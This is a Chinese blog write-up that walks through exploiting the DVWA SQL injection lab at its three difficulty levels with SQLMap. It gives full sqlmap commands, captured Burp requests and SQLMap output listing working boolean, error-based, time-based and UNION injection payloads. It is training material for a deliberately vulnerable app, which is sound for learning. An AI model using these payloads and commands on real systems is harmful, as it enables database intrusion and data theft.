

DVWA SQL Injection 利用SQLMap注入

原创


Senimo_ 于 2021-03-18 19:20:30 发布 216 收藏 4

分类专栏: [靶场搭建与使用](#) 文章标签: [DVWA SQL注入](#) [SQLMap writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44037296/article/details/114985628

版权



[靶场搭建与使用](#) 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

DVWA SQL Injection 利用SQLMap注入

Low

Medium

High

Low

Vulnerability: SQL Injection

User ID:

输入 1, 提交后得到回显:

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

发现是GET传参:

```
http://xxx/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
```

直接携带Cookie后使用SQLMap注入即可:

```
sqlmap -u "http://xxx/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low;PHPSESSID=t3t1ero0s2ndmdmef7v2b2617i"
```

得到如下结果:

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 3088=3088#&Submit=Submit
  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: id=1' AND GTID_SUBSET(CONCAT(0x71766a6271,(SELECT (ELT(9822=9822,1))),0x7171716271),9822)-- MOHP&Submit=Submit
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 6506 FROM (SELECT(SLEEP(5)))ZMUR)-- Zcux&Submit=Submit
  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71766a6271,0x545546664c7a45534b59567a4c67744e79516876525a4a6d6f745266584f7a7969484255616e5941,0x7171716271)#&Submit=Submit
```

使用 `-dbs` 参数可以获取数据库名:

```
sqlmap -u "http://xxx/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low;PHPSESSID=t3t1ero0s2ndmdmef7v2b2617i" -dbs
```

得到回显:

```
available databases [7]:
[*] dedecmsv57utf8sp2
[*] dedecmsv57utf8sp223
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

完成对Low级别的注入。

Medium

Vulnerability: SQL Injection

User ID:

需要下拉选择提交的参数,提交后得到回显:

Vulnerability: SQL Injection

User ID:

```
ID: 1
First name: admin
Surname: admin
```

可以查询到当前用户的信息，发现是POST传参名，使用BurpSuite抓取数据包：

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
1 POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
2 Host: 10.203.87.166
3 Content-Length: 18
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.203.87.166
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
10 Referer: http://10.203.87.166/dvwa/vulnerabilities/sqli/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: security=medium; PHPSESSID=t3t1ero0s2ndmdmef7v2b26l7i
14 Connection: close
15
16 id=1&Submit=Submit
```

https://blog.csdn.net/weixin_44037296

将数据包保存到本地：

/root/桌面/1.txt - Mousepad

文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)

警告: 您正在使用 root 帐户。有可能会损害您的系统。

```
POST /dvwa/vulnerabilities/sqli_blind/cookie-input.php HTTP/1.1
Host: 10.203.87.166
Content-Length: 18
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.203.87.166
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_2) AppleWebKit/537.36 (
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/v
Referer: http://10.203.87.166/dvwa/vulnerabilities/sqli_blind/cookie-input.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: id=1*; security=high; PHPSESSID=t3t1ero0s2ndmdmef7v2b26l7i
Connection: close

id=1*&Submit=Submit
```

https://blog.csdn.net/weixin_44037296

方法一：

使用SQLMap的 `-data` 参数：

```
sqlmap -r /root/桌面/1.txt --data id
```

得到回显:

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (4738=4738) THEN 1 ELSE (SELECT 6043 UNION SELECT 7621) END))&Submit=Submit

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: id=1 AND GTID_SUBSET(CONCAT(0x71766a6271,(SELECT (ELT(3868=3868,1))),0x7171716271),3868)&Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 2853 FROM (SELECT(SLEEP(5)))Q6vc)&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x71766a6271,0x6e5658454e50434658734a534455554a51756a4559546366726c744345576f634f5143454b515954_0x7171716271)&Submit=Submit
---
https://blog.csdn.net/weixin_44037296
```

方法二:

在需要注入的参数后加 * 号:

```
id=1*&Submit=Submit
```

```
sqlmap -r /root/桌面/1.txt
```

也可以得到相同的结果。

High

Vulnerability: SQL Injection

Click [here to change your ID.](#)

点击连接后，跳转到新页面：

尝试输入 **1**：

Session ID: 1

原页面也发生变化：

Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: 1
First name: admin
Surname: admin

尝试抓取提交参数时的数据包：

Forward Drop Intercept is on Action [Comment this item](#)

Raw Params Headers Hex

```
1 POST /dvwa/vulnerabilities/sqli/session-input.php HTTP/1.1
2 Host: 10.203.87.166
3 Content-Length: 18
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.203.87.166
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://10.203.87.166/dvwa/vulnerabilities/sqli/session-input.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: security=high; PHPSESSID=7dkp4kopq14e88u38amn47infv
14 Connection: close
15
16 id=1&Submit=Submit
```

https://blog.csdn.net/weixin_44037296

将其保存在本地，并选择**Medium**方法二，将其注入点添加 * 号：

```
id=1*&Submit=Submit|
```

使用 `--second-url` 参数，并携带**Cookie**进行注入：

```
sqlmap -r /root/桌面/1.txt --cookie="security=high; PHPSESSID=7dkp4kopq14e88u38amn47infv" --second-url="http://10.203.87.166/dvwa/vulnerabilities/sqli/"
```

得到回显:

```
sqlmap identified the following injection point(s) with a total of 43 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 5099 FROM (SELECT(SLEEP(5)))vwR0) AND 'VIct&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x716a7a6271,0x6c447447776b73544b57464575425050534577666367665978724c6a565447645646e577675,0x71627a7171),NULL-- -&Submit=Submit
---
```

完成对**High**级别的注入